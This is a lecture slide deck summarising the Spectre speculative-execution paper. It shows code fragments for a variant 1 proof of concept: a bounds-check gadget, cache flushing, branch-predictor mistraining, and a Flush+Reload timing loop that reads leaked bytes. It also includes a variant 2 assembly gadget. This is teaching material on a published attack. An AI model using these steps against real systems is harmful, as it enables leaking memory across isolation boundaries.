

# Spectre Attacks: Exploiting Speculative Execution

---

David Bimmler

May 2, 2019

Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin,  
Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp,  
Stefan Mangard, Thomas Prescher, Michael Schwarz, and  
Yuval Yarom. “Spectre Attacks: Exploiting Speculative  
Execution”. In: *40th IEEE Symposium on Security and Privacy  
(S&P’19)*. 2019

# Agenda

Executive Summary

Background

Novelty

Key Approach and Ideas

Mechanisms (in some detail)

Key Results: Methodology and Evaluation

Summary

Strengths

Weaknesses

Thoughts and Ideas

Discussion

# Executive Summary

---

# Executive Summary

- Spectre is a security vulnerability violating memory isolation

# Executive Summary

- Spectre is a security vulnerability violating memory isolation
- It abuses speculative execution to execute instructions which should never be executed

# Executive Summary

- Spectre is a security vulnerability violating memory isolation
- It abuses speculative execution to execute instructions which should never be executed
- It uses side-channels to leak microarchitectural state changed by erroneously executed instructions

# Background

---



## Background: Architecture vs Microarchitecture

The *instruction set architecture* (ISA) is the contract between hardware and software.

A *microarchitecture* ( $\mu$ arch) is an implementation of an ISA in a given processor.

## Background: Direct and Indirect Branches

direct branch	indirect branch
JMP 0x89AB	CALL EAX
JNE 0x90AB	JMP EAX
... many more	RET

- Superscalar processors predict branch outcomes

## Background: Branch Prediction

- Superscalar processors predict branch outcomes
- Direction of direct branches (taken/not taken)
  - cached by Pattern History Table (PHT)/Branch History Buffer (BHB)

## Background: Branch Prediction

- Superscalar processors predict branch outcomes
- Direction of direct branches (taken/not taken)
  - cached by Pattern History Table (PHT)/Branch History Buffer (BHB)
- Target address of indirect branches
  - cached by the Branch Target Buffer (BTB)
  - Return Stack Buffer (RSB) for **CALL/RET** pairs

## Background: Speculative Execution

- Predicted path is executed speculatively
  - Processor keeps track of what is being executed speculatively
  - Prediction incorrect: discard effects

## Background: Speculative Execution

- Predicted path is executed speculatively
  - Processor keeps track of what is being executed speculatively
  - Prediction incorrect: discard effects
- Instructions executed due to misprediction called *transient instructions*

- $\mu$ arch is stateful (e.g. PHT, BTB, RSB, caches, ...)





## Background: Microarchitectural Side-Channels

- $\mu$ arch is stateful (e.g. PHT, BTB, RSB, caches, ...)
- State shared between processes

---

## Background: Microarchitectural Side-Channels

- $\mu$ arch is stateful (e.g. PHT, BTB, RSB, caches, ...)
  - State shared between processes
  - Information leaks called *side-channels*
-

## Background: Microarchitectural Side-Channels

- $\mu$ arch is stateful (e.g. PHT, BTB, RSB, caches, ...)
- State shared between processes
- Information leaks called *side-channels*
- Example: Flush+Reload<sup>1</sup> — a cache side-channel

---


<sup>1</sup>Yarom and Falkner, “FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack”

- Flush+Reload can monitor access of memory lines in shared pages


# Flush+Reload: Attack

- Flush+Reload can monitor access of memory lines in shared pages
- Access to monitored memory is fast if victim has accessed


# Flush+Reload: Example



# Flush+Reload: Example




# Flush+Reload: Example







# Flush+Reload: Example




# Flush+Reload: Example




# Flush+Reload: Example




# Flush+Reload: Example



# Flush+Reload: Example



# Flush+Reload: Example



Novelty

---

## Spectre Attack

- Trick victim into speculatively performing operations which would not occur during correct program execution



## Spectre Attack

- Trick victim into speculatively performing operations which would not occur during correct program execution
- Leak sensitive information through microarchitectural side channel

## Key Approach and Ideas

---

## Vulnerable Conditional Branches

The following code constitutes a Spectre gadget, vulnerable when **unsigned int** `x` is attacker controlled

```
if (x < array1_size)
    y = array2[array1[x] * 512];
```

# Exploiting Conditional Branches

How is it vulnerable?

```
if (x < array1_size)
    y = array2[array1[x] * 512];
```

Speculative execution if `array1_size` is not available

# Exploiting Conditional Branches

How is it vulnerable?

```
if (x < array1_size)
    y = array2[array1[x] * 512];
```

Speculative out of bounds read for a malicious x


# Exploiting Conditional Branches

How is it vulnerable?

```
if (x < array1_size)
    y = array2[array1[x] * 512];
```

Encode value in  $\mu$ arch state using cache side-channel

# Exploiting Conditional Branches



## Mechanisms (in some detail)

---



## Conditional Branch Example

```
1  unsigned int array1_size = 16;
2  uint8_t array1[16] = {1, 2, ..., 15, 16};
3  uint8_t array2[256 * 512];
4  char *secret = "Squeamish Ossifrage";
5
6  void victim_function(size_t x) {
7      if (x < array1_size) {
8          y = array2[array1[x] * 512];
9      }
10 }
```

# Generic Spectre Attack

A generic Spectre attack consists of three phases

1. Setup
2. Transient Execution
3. Data Exfiltration

## Spectre Attack: Setup Phase

Prepare exfiltration side-channel

```
1  /* Flush array2[(0..255)*512] from cache */  
2  for (i = 0; i < 256; i++)  
3      _mm_clflush(&array2[i * 512]);
```

## Spectre Attack: Setup Phase

Induce speculative execution by flushing `array1_size`

```
1  for (j = 5; j >= 0; j--) {  
2      _mm_clflush(&array1_size);  
3      victim_function(training_x);  
4  }
```

# Spectre Attack: Setup Phase

Train branch prediction to take branch using valid values for  $x$

```
1  for (j = 5; j >= 0; j--) {  
2      _mm_clflush(&array1_size);  
3      victim_function(training_x);  
4  }
```

A generic Spectre attack consists of three phases

1. Setup
2. Transient Execution
3. Data Exfiltration

## Spectre Attack: Transient Execution Phase

Execute gadget with malicious `x` results in a speculative out of bounds read

```
1  _mm_clflush(&array1_size);  
2  victim_function(malicious_x);
```

# Spectre Attack: Encoding Information

Result of malicious read encoded in probe array

```
1  if (x < array1_size)
2      y = array2[array1[x] * 512];
```



A generic Spectre attack consists of three phases

1. Setup
2. Transient Execution
3. Data Exfiltration

# Spectre Exfiltration: Flush+Reload

Exfiltrate using Flush+Reload

```
1  for (i = 0; i < 256; i++) {
2      addr = &array2[i * 512];
3      time1 = __rdtscp(&junk);
4      junk = *addr;
5      time2 = __rdtscp(&junk) - time1; // compute access time
6      if (time2 <= CACHE_HIT_THRESHOLD)
7          printf("found: %#x\n", i);
8  }
```

## Variant 2: Poisoning Indirect Branches

- Destination address of indirect branch may be unknown

## Variant 2: Poisoning Indirect Branches

- Destination address of indirect branch may be unknown
- Speculative execution at predicted target address

## Variant 2: Poisoning Indirect Branches

- Destination address of indirect branch may be unknown
- Speculative execution at predicted target address
- Attack: mistrain branch target buffer in attacker controlled context

## Variant 2: Poisoning Indirect Branches

- Destination address of indirect branch may be unknown
- Speculative execution at predicted target address
- Attack: mistrain branch target buffer in attacker controlled context
- Speculatively execute Spectre gadget for observable side effects

# Mistraining Branch Predictors

- Attacker mimics pattern of branches in its own context

# Mistraining Branch Predictors

- Attacker mimics pattern of branches in its own context
- Attacker-chosen target predicted in victim



# Mistraining Branch Predictors

- Attacker mimics pattern of branches in its own context
- Attacker-chosen target predicted in victim
- Highly  $\mu$ arch-specific — reverse-engineering necessary

## Key Results: Methodology and Evaluation

---

The paper presents multiple exploits:

1. Variant 1 proof of concept in native code
2. Variant 1 attacks in JavaScript and eBPF
3. Variant 2 proof of concept in native code
4. Variant 2 attack to leak host memory from within a KVM VM

- Spectre works

- Spectre works
- Quite a few  $\mu$ archs tested

- Spectre works
- Quite a few  $\mu$ archs tested
  - Intel Ivy Bridge, Broadwell, Haswell, Sky Lake, Kaby Lake, AMD Ryzen, ...

- Spectre works
- Quite a few  $\mu$ archs tested
  - Intel Ivy Bridge, Broadwell, Haswell, Sky Lake, Kaby Lake, AMD Ryzen, ...
- Bandwidth

- Spectre works
- Quite a few  $\mu$ archs tested
  - Intel Ivy Bridge, Broadwell, Haswell, Sky Lake, Kaby Lake, AMD Ryzen, ...
- Bandwidth
- Error rate



# Evaluation

	Bandwidth	Error rate
native PoC var. 1	~10 kB/s	< 0.01%
JavaScript var. 1	—	—
eBPF var. 1	2 kB/s to 5 kB/s	—
native PoC var. 2	0.041 kB/s	—
KVM var. 2	~1.8 kB/s	1.7%

## Summary

---

- Transient instructions can violate security

- Transient instructions can violate security
  - in correct programs

# Summary

- Transient instructions can violate security
  - in correct programs
- Through microarchitectural side-channels we can observe the effects

# Summary

- Transient instructions can violate security
  - in correct programs
- Through microarchitectural side-channels we can observe the effects
- Multiple variants to cause misprediction

# Strengths

---

- Gigantic impact





- Gigantic impact
- Complete mitigation in software seemingly impossible<sup>2</sup>

---

<sup>2</sup>McIlroy, Sevcík, Tebbi, Titzer, and Verwaest, “Spectre is here to stay: An analysis of side-channels and speculative execution”

# Strengths

- Gigantic impact
- Complete mitigation in software seemingly impossible<sup>2</sup>
- Generality of attack

---

<sup>2</sup>McIlroy, Sevcík, Tebbi, Titzer, and Verwaest, “Spectre is here to stay: An analysis of side-channels and speculative execution”

# Strengths

- Gigantic impact
- Complete mitigation in software seemingly impossible<sup>2</sup>
- Generality of attack
- *Many* papers discussing the attack

---

<sup>2</sup>McIlroy, Sevcík, Tebbi, Titzer, and Verwaest, “Spectre is here to stay: An analysis of side-channels and speculative execution”

# Weaknesses

---

- march attack: finnick, brittle



# Weaknesses

- $\mu$ arch attack: finnick, brittle
  - Local execution required
-

- $\mu$ arch attack: finicky, brittle
- Local execution required
  - But: NetSpectre<sup>3</sup>

---

<sup>3</sup>Schwarz, Schwarzl, Lipp, and Gruss, “NetSpectre: Read Arbitrary Memory over Network”

# Weaknesses

- $\mu$ arch attack: finicky, brittle
- Local execution required
  - But: NetSpectre<sup>3</sup>
- Spotty evaluation

---

<sup>3</sup>Schwarz, Schwarzl, Lipp, and Gruss, “NetSpectre: Read Arbitrary Memory over Network”



# Weaknesses

- $\mu$ arch attack: finnick, brittle
- Local execution required
  - But: NetSpectre<sup>3</sup>
- Spotty evaluation
- Generality of attack not explained well enough

---

<sup>3</sup>Schwarz, Schwarzl, Lipp, and Gruss, “NetSpectre: Read Arbitrary Memory over Network”

# Thoughts and Ideas

---

- Fundamental tradeoff: performance versus security

- Fundamental tradeoff: performance versus security
- Mitigations are stop gaps: ISA might have to change

# Discussion

---

## Discussion: Spectre Variations



```
1  if (x < array1_size) {  
2      y = array1[x];  
3      // do something using y that is observable  
4      // when speculatively executed  
5  }
```

Can you think of more observable effects?

Thank You

## References

---

-  Bulck, Jo Van et al. “Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution”. In: *27th USENIX Security Symposium (USENIX Security 18)*. Baltimore, MD: USENIX Association, 2018, 991–1008. ISBN: 978-1-931971-46-1. URL: <https://www.usenix.org/conference/usenixsecurity18/presentation/bulck>.
-  Chen, Guoxing et al. “SgxPectre Attacks: Leaking Enclave Secrets via Speculative Execution”. In: *CoRR abs/1802.09085* (2018). arXiv: 1802.09085. URL: <http://arxiv.org/abs/1802.09085>.



## Bibliography ii



Ge, Qian et al. “Time Protection: The Missing OS Abstraction”. In: *Proceedings of the Fourteenth EuroSys Conference 2019*. EuroSys '19. Dresden, Germany: ACM, 2019, 1:1–1:17. ISBN: 978-1-4503-6281-8. DOI: 10.1145/3302424.3303976. URL: <http://doi.acm.org/10.1145/3302424.3303976>.



Kiriansky, V. et al. “DAWG: A Defense Against Cache Timing Attacks in Speculative Execution Processors”. In: *2018 51st Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*. Oct. 2018, pp. 974–987. DOI: 10.1109/MICRO.2018.00083.

## Bibliography iii

-  Kocher, Paul et al. “Spectre Attacks: Exploiting Speculative Execution”. In: *40th IEEE Symposium on Security and Privacy (S&P’19)*. 2019.
-  Lipp, Moritz et al. “Meltdown: Reading Kernel Memory from User Space”. In: *27th USENIX Security Symposium (USENIX Security 18)*. 2018.
-  McIlroy, Ross et al. “Spectre is here to stay: An analysis of side-channels and speculative execution”. In: *CoRR* abs/1902.05178 (2019). arXiv: 1902.05178. URL: <http://arxiv.org/abs/1902.05178>.

## Bibliography iv



Schwarz, Michael et al. “NetSpectre: Read Arbitrary Memory over Network”. In: *CoRR* abs/1807.10535 (2018). arXiv: 1807.10535. URL: <http://arxiv.org/abs/1807.10535>.



Yarom, Yuval and Katrina Falkner. “FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack”. In: *23rd USENIX Security Symposium (USENIX Security 14)*. San Diego, CA: USENIX Association, 2014, pp. 719–732. ISBN: 978-1-931971-15-7. URL: <https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/yarom>.

# Backup

---

## Background: Virtual Memory

- memory isolation between different processes
- typically provided by hardware via MMU
- page tables translate virtual to physical addresses

# Disambiguation: Meltdown

Meltdown<sup>4</sup> is not Spectre

- also violates memory isolation
- exploits out of order execution
- privilege escalation - reads kernel memory
- race condition specific to Intel processors
- mitigated by the KAISER patches



---

<sup>4</sup>Lipp, Schwarz, Gruss, Prescher, Haas, Fogh, Horn, Mangard, Kocher, Genkin, Yarom, and Hamburg, “Meltdown: Reading Kernel Memory from User Space”.



## Flush+Reload: Background

- Identical memory pages are shared between processes
  - e.g. for shared libraries



## Flush+Reload: Background

- Identical memory pages are shared between processes
  - e.g. for shared libraries
- Shared pages imply identical physical addresses

## Flush+Reload: Background

- Identical memory pages are shared between processes
  - e.g. for shared libraries
- Shared pages imply identical physical addresses
- L3 cache is physically tagged

## Variant 2: Spectre Gadget

Attacker-controlled `ebx` and `edi` allows reading memory

- 1 `adc edi,dword ptr [ebx+edx+13BE13BDh]`
- 2 `adc dl,byte ptr [edi]`

Set `edi` to address of probe array (e.g. in shared library)

Set `ebx` to  $m - 0x13BE13BD - edx$